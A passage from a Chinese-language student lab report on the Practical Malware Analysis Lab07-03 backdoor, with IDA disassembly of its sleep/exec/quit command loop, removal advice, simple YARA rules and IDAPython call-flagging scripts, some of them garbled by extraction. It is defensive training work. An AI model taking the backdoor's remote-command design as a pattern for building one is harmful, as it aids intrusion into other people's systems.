:10001199      push    0                ; lpThreadAttributes
:1000119B      lea     edx, [esp+1224h+CommandLine]
:100011A2      push    0                ; lpProcessAttributes
:100011A4      push    edx              ; lpCommandLine
:100011A5      push    0                ; lpApplicationName
:100011A7      mov     [esp+1230h+StartupInfo.cb], 44h
:100011AF      call   ebx ; CreateProcessA
:100011B1      jmp     loc_100010E9

```

如果开头不是“sleep”则会再检查开头 4 个字符是否为“exec”，如果是的话则会调用 CreateProcessA 函数创建一个进程，压进栈的 CreateProcessA 函数参数中最重要的是 lpCommandLine，它的值为 CommandLine，指明了要打开什么文件来创建进程，即要执行的文件路径，但跟踪 CommandLine 向上看，并没有发现它在什么地方被赋值，但有一个值

得注意的是 CommandLine 在内存空间中的位置为 10001010。我们说 CommandLine 中应该存储可执行文件路径，而其位置在 buf 起始地址 5 个字节后，“exec”为 4 个字节，如果远程服务器发来的指令是“exec [FilePath]”，“exec ”（exec 加空格）刚好为 5 个字节，那么此时 CommandLine 中就存储了[FilePath]，这样一切就说得通了。只要发来的指令开头是“sleep”或“exec”，恶意代码都会执行相应函数然后跳转到 loc_100010E9 处，再发送一遍“hello”然后等待远程指令。如果都不是，则会跳转到 loc_100011B6 处执行，它会检查发送来的指令是否为 71h 对应的字符“q”，

```

0011B6 loc_100011B6:                                ; CODE XREF: DllMain(x,x,x)+167↑j
0011B6      cmp     [esp+1208h+buf], 71h
0011BE      jz      short loc_100011D0
0011C0      push    60000h                ; dwMilliseconds
0011C5      call    ds:Sleep
0011CB      jmp     loc_100010E9
0011D0 ; -----
0011D0 loc_100011D0:                                ; CODE XREF: DllMain(x,x,x)+1AE↑j
0011D0      mov     eax, [esp+1208h+hObject]
0011D4      push    eax                    ; hObject
0011D5      call    ds:CloseHandle
0011DB      loc_100011DB:                                ; CODE XREF: DllMain(x,x,x)+C7↑j
0011DB      ; DllMain(x,x,x)+FA↑j ...
0011DB      push    esi                    ; 5
0011DC      call    ds:closesocket
0011E2      loc_100011E2:                                ; CODE XREF: DllMain(x,x,x)+8D↑j
0011E2      call    ds:WSACleanup
0011E8      loc_100011E8:                                ; CODE XREF: DllMain(x,x,x)+18↑j
0011E8      ; DllMain(x,x,x)+51↑j ...
0011E8      pop     edi
0011E9      pop     esi
0011EA      pop     ebp
0011EB      mov     eax, 1
0011F0      pop     ebx
0011F1      add     esp, 11F8h
0011F7      retn    0Ch
0011F7 _DllMain@12      endp

```

如果是的话就跳转到 loc_100011D0 处，关闭句柄、socket，清理空间，结束进程。如果不是的话，则会休眠 60000h 毫秒，然后跳转到 loc_100010E9 处，开始新一轮的发送“hello”、等待指令。因此，该恶意代码的作用就是：Lab07-03.exe 将 Lab07-03.dll 后门 dll 文件安装到计算机中，并让 C 盘下所有 exe 文件链接该 dll 文件，该后门会连接远程主机并接收命令，能够睡眠或创建进程。

3.4 一旦这个恶意代码被安装，你如何移除它？


首先肯定是要把 kerne132.dll 删除，不过 C 盘下所有 exe 文件都链接了 kerne132.dll，只能是写个脚本来遍历 C 盘下的 exe 文件，再给它修改回去。但最简单的能让这些 exe 在本机上可以正常运行的方法是：复制一份 kernel32.dll 并把它重命名为 kerne132.dll。

Yara 规则的编写

通过对三个文件的字符串的提取，我们可以明显的看到其中的字符集，因此编写了下列的

yara 规则：

```
import "pe"
rule UrlRequest {
    strings:
        $http = "http"
    condition:
        $http
}
rule Explorer {
    strings:
        $name = "Internet Explorer"
    condition:
        $name
}
rule kernel32 {
    strings:
        $dll_name = "kernel32.dll"
    condition:
        $dll_name
}
rule EXE {
    strings:
        $exe = /[a-zA-Z0-9_]*.exe/
    condition:
        $exe
}
rule scanC {
    strings:
        $c = /C:./
    condition:
        $c
}
```



```
C:\Users\53653_000\Desktop>yara64.exe C:\Users\53653_000\Desktop\lab7.yar "C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L"
kernel32 C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07-03.exe
EXE C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07-03.exe
scanC C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07-03.exe
EXE C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07-03.dll
UrlRequest C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07_01.exe
Explorer C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7L\Lab07_01.exe
```

Ida python 的编写

通过观察三个 lab 里面的函数名，我们可以根据相应的函数编写 ida python 脚本。

运行脚本即可搜索函数当中的字符串，得到目标结果。

Lab07-01.exe

```

_parse_cmdline .text #coding:utf-8 from idaapi import *
__crtGetEnvironmentStringsA .text
_ioinit .text
_heap_init .text 设置颜色
_global_unwind2 .text
_unwind_handler .text
_local_unwind2 .text
__abnormal_termination .text
_NLG_Notify .text
_except_handler3 .text
_seh_longjmp_unwind(x) .text
_FF_MSGBANNER .text
_NMSG_WRITE .text
_free .text
_strcpy .text
_strcat .text
_malloc .text
_nh_malloc .text
_heap_alloc .text
_strlen .text
__setmbcp .text
_getSystemCP .text
_CPtoLCID .text
_setSBCS .text
_setSBUPLow .text
__initmbctable .text
_memcpy .text
__sbh_heap_init .text
__sbh_find_block .text
__sbh_free_block .text
__sbh_alloc_block .text
__sbh_alloc_new_region .text
__sbh_alloc_new_group .text
__crtMessageBoxA .text
__crtMessageBoxA .text

```

def judgeAduit(addr): ''' not safe function handler '''
MakeComm(addr, "### AUDIT HERE ###")
SetColor(addr, CIC_ITEM, 0x0000ff) #set background to red pass

函数标识

def flagCalls(danger_funcs): ''' not safe function finder ''' count = 0 for
func in danger_funcs:
faddr = LocByName(func)
if faddr != BADADDR: # Grab the cross-references to this address
cross_refs = CodeRefsTo(faddr, 0)
for addr in cross_refs: count += 1 Message("%s[%d] calls
0x%08x\n"%(func, count, addr))
judgeAduit(addr)

if name == 'main': ''' handle all not safe functions ''' print
"-----" # 列表存储需要识别的函数
danger_funcs =
["__crtGetEnvironmentStringsA", "__heap_init", "__abnormal_termination",
"__free", "RtlUnwind"] flagCalls(danger_funcs)

Function Name	Segment
main	.text
start	.text
__XcptFilter	.text
__initterm	.text
__setdefaultprecision	.text
sub_4011BE	.text
nullsub_1	.text
__controlfp	.text

Function Name	Segment
DllMain(x, x, x)	.text
__alloca_probe	.text
__CRT_INIT(x, x, x)	.text
DllEntryPoint	.text
__initterm	.text

Lab07-02.exe

#coding:utf-8
from idaapi import *

设置颜色

def judgeAduit(addr):
'''
not safe function handler
'''
MakeComm(addr, "### AUDIT HERE ###")
SetColor(addr, CIC_ITEM, 0x0000ff) #set background to red
pass

函数标识

def flagCalls(danger_funcs):
'''
not safe function finder
'''

```

count = 0
for func in danger_funcs:
    faddr = LocByName( func )
    if faddr != BADADDR:
        # Grab the cross-references to this address
        cross_refs = CodeRefsTo( faddr, 0 )
        for addr in cross_refs:
            count += 1
            Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
            judgeAduit(addr)

if __name__ == '__main__':
    """
    handle all not safe functions
    """

    print "-----"
    # 列表存储需要识别的函数
    danger_funcs = ["_XcptFilter","_initterm","nullsub_1","_except_handler3","_controlfp"]
    flagCalls(danger_funcs)

```

Lab07-03.exe

```

#coding:utf-8 from idaapi import *
设置颜色
def judgeAduit(addr): ''' not safe function handler ''' MakeComm(addr, "### AUDIT HERE ###") SetColor(addr, CIC_ITEM, 0x0000ff)
#set backgroud to red pass
函数标识
def flagCalls(danger_funcs): ''' not safe function finder ''' count = 0 for func in danger_funcs:
faddr = LocByName( func )
if faddr != BADADDR: # Grab the cross-references to this address
cross_refs = CodeRefsTo( faddr, 0 )
for addr in cross_refs: count += 1 Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
judgeAduit(addr)
if name == 'main': ''' handle all not safe functions ''' print "-----" # 列表存储需要识别的函数
danger_funcs = ["start","_XcptFilter","_initterm","_setdefaultprecision","_controlfp"] flagCalls(danger_funcs)

```

四、实验结论及心得体会

这一次的实验是恶意代码与防治分析的 Lab7 实验，对理论课上讲的 IDA Python 编写技术有了一定的了解，也对 IDA Pro 的使用比如说交叉引用、语句跳转、反汇编分析等更加的熟练。在本次实验中，也对所检测程序编写了相应的 yara 规

则，对于 yara 规则的编写也更加的熟练。通过本次实验，也知道了一些应用程序的代码结构和其基本功能，认识到自己作为一名信息安全专业学生的责任，需要我们用更加严谨认真的态度学习新的知识和思路。

未来我还将联系操作系统和本课程当中关于进程和线程的相关知识，对 windows 恶意代码的特殊作用进行进一步的讨论。